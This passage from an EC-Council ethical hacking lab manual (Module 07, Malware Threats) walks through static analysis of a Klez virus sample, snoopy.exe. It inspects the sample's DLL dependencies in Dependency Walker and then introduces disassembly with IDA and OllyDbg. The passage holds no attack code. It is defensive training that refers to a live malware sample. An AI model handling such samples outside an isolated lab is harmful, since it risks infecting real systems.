


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **snoopy.exe** file and click **Open**.




4. The **Dependency Walker** pop-up appears, along with the error detected while processing the file; click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **SNOOPY.EXE** file is imported to the Dependency Walker, as shown in the screenshot.




6. Shrink the **.DLL** nodes to view all available DLLs for the malicious file.
7. The available DLLs for snoopy.exe are listed in the left-pane of the window, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Click on any DLL dependency to view the details of the DLL file. In this task, we are choosing **KERNEL32.DLL**.
9. As soon as you select the DLL, the Dependency Walker displays the DLL details in the **Import Section** and **Export Section**, as shown in the screenshot.



10. Analyze all DLL dependencies of the imported malicious file. Close all open windows once the analysis is complete.
11. You can also use other dependency checking tools such as **Dependency-check** (https://jeremylong.github.io), **Snyk** (https://snyk.io), or **RetireJS** (https://retirejs.github.io) to identify file dependencies.

Task 7: Perform Malware Disassembly using IDA and OllyDbg

Static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps identify the language used for programming the malware, look for APIs that reveal its function, and retrieve other information. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process uses debugging tools such as IDA Pro and OllyDbg.

IDA: As a disassembler, IDA explores binary programs, for which the source code might not be available, to create maps of their execution. The primary purpose of a disassembler is to display the instructions actually executed by the processor in a symbolic representation called

